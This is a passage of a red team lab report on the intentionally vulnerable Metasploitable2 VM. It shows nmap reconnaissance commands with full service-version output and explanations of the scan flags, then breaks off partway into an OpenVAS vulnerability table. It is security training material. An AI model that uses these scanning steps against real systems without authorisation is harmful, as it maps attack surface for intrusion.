Report: Red Teaming Task

Objective

The objective of this report is to document a structured Red Team simulation against a controlled lab environment (Metasploitable2) to assess and demonstrate the attack lifecycle. This includes reconnaissance, vulnerability scanning, exploitation, privilege escalation, post-exploitation, persistence, and reporting. The exercise aims to simulate real-world adversary techniques using industry-standard tools such as Nmap, OpenVAS, Metasploit, Mimikatz, and Netcat, following the MITRE ATT&CK framework. By systematically testing and exploiting vulnerabilities, the report highlights security weaknesses, validates exploitability, and provides actionable recommendations for remediation. This controlled engagement adheres to established Red Team Rules of Engagement and emphasizes safe, ethical security testing practices.

Summary of Tools Used

- Nmap – Network scanning tool used to discover live hosts, open ports, and services running on Metasploitable2. Helped in identifying potential attack vectors.
- Metasploit Framework – Penetration testing framework used to search, configure, and launch exploits against identified vulnerabilities (e.g., exploit/multi/samba/usermap_script).
- msfconsole – The interactive command-line interface for Metasploit, used for searching modules, setting payloads, and executing attacks.
- Linux Commands (whoami, id, cat, nano) – Used post-exploitation to verify access, explore system files, and attempt privilege escalation.

1. Network Scanning (Nmap)

Objective: Identify live hosts, open ports, and services on Metasploitable2 VM.


Commands Run:

```
nmap -sV 192.168.1.47
```

nmap -sC -sV 192.168.1.47


nmap -sS 192.168.1.47

nmap -A 192.168.1.47



```
|   100021  1,3,4      50708/tcp   nlockmgr
|   100024  1          43819/udp   status
|_  100024  1          46578/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 40
|   Capabilities flags: 43564
|   Some Capabilities: SwitchToSSLAfterHandshake, LongColumnFlag, SupportsTransactions, Support41Auth, SupportsCompression, Speaks41ProtocolNew, ConnectWithDatabase
|   Status: Autocommit
|_  Salt: rW;`S]\529h"lzC-q=xi
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-08-12T07:33:23+00:00; 0s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:17:28
|   source ident: nmap
|   source host: D8E9A5F8.78DED367.FFFA6D49.IP
|_  error: Closing Link: leuaophru[192.168.1.58] (Quit: leuaophru)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:DF:40:1E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-08-12T03:33:12-04:00
|_clock-skew: mean: 1h00m00s, deviation: 2h00m01s, median: 0s
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.81 seconds

┌──(ajay@kali)-[~]
└─$ 
```

Fig 1.1 Nmap -sC -sV



```
┌──(ajay@kali)-[~]
└─$ nmap 192.168.1.47 -sV -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 13:02 IST
Nmap scan report for 192.168.1.47
Host is up (0.11s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.58
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-08-12T07:33:23+00:00; 0s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      39718/tcp   mountd
|   100005  1,2,3      43973/udp   mountd
|   100021  1,3,4      49507/udp   nlockmgr
|   100021  1,3,4      50708/tcp   nlockmgr
|   100024  1          43819/udp   status
|_  100024  1          46578/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
```


Fig 1.2

-sC : Runs Nmap’s default NSE (Nmap Scripting Engine) scripts.

- These are safe and commonly useful scripts, like http-title, ssh-hostkey, ssl-cert, ftp-anon, etc.
- Good for quickly identifying vulnerabilities and extra info without being too intrusive.

-sV : Service/version detection.


- Tries to identify the exact software and version running on each open port (e.g., Apache httpd 2.4.41, OpenSSH 8.2).
- Helps determine what’s behind the port for further enumeration or exploitation.



```
┌──(ajay㉿kali)-[~]
└─$ nmap 192.168.1.47 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 13:04 IST
Nmap scan report for 192.168.1.47
Host is up (0.0058s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.58
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2025-08-12T07:35:26+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      39718/tcp   mountd
|   100005  1,2,3      43973/udp   mountd
|   100021  1,3,4      49507/udp   nlockmgr
|   100021  1,3,4      50708/tcp   nlockmgr
|   100024  1          43819/udp   status
|_  100024  1          46578/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
```

Fig 1.3 Nmap -A

Aggressive scan (-A) provided OS, traceroute, and more details but was noisier.



```
┌──(ajay㉿kali)-[~]
└─$ nmap 192.168.1.47 -sS
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 13:04 IST
Nmap scan report for 192.168.1.47
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:DF:40:1E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.03 seconds
```

Fig 1.5 Nmap -sS

Stealth scan (-sS) was faster and stealthier.

Differences of -sS and -A

1. Stealth Scan (-sS)

- Purpose: Quick and less detectable scan.
- Findings:
    - ○ Identified 23 open TCP ports (FTP, SSH, Telnet, SMTP, DNS, HTTP, SMB, MySQL, PostgreSQL, VNC, IRC, etc.).


  - Only basic service names were shown (e.g., ftp, ssh, http, mysql).
  - No version details, OS info, or service banners.
  - Good for initial mapping of attack surface.

2. Aggressive Scan (-A)

- Purpose: Detailed enumeration using version detection, scripts, and OS detection.
- Findings:
  - All ports from stealth scan confirmed as open.
  - Service versions identified (e.g., vsftpd 2.3.4, OpenSSH 4.7p1 Debian 8ubuntu1, Apache 2.2.8, MySQL 5.0.51a, Postfix smtp).
  - Extra details:
    - FTP allows anonymous login.
    - Telnet banner discloses OS (Linux metasploitable).
    - SMTP reveals hostname and supported commands.
  - OS detection: Linux (Metasploitable2).
  - NSE scripts revealed configuration and potential misconfigurations.

2. Vulnerability Scanning (OpenVAS)

- Objective: Identify vulnerabilities on Metasploitable2 using OpenVAS
- Steps:
  - Configured target 192.168.1.47
  - Run “Full and Fast” scan




Report: Coordinated Universal Time Interrupted at 78 %

ID: 25830f12-e182-4e20-a664-5bad60829485 Created: Wed, Jul 30, 2025 12:37 PM Coordinated Universal Time Modified: Wed, Jul 30, 2025 1:04 PM Coordinated Universal Time Owner: admin

Vulnerability	Severity	QoD	Host IP	Host Name	Location	EPSS Score	EPSS Percentage	Created
The rexec service is running	10.0 (High)	80 %	192.168.1.59		512/tcp	N/A	N/A	Wed, Jul 30, 2025 1:03 PM Coordinated Universal Time
rlogin Passwordless Login	10.0 (High)	80 %	192.168.1.59		513/tcp	N/A	N/A	Wed, Jul 30, 2025 12:56 PM Coordinated Universal Time
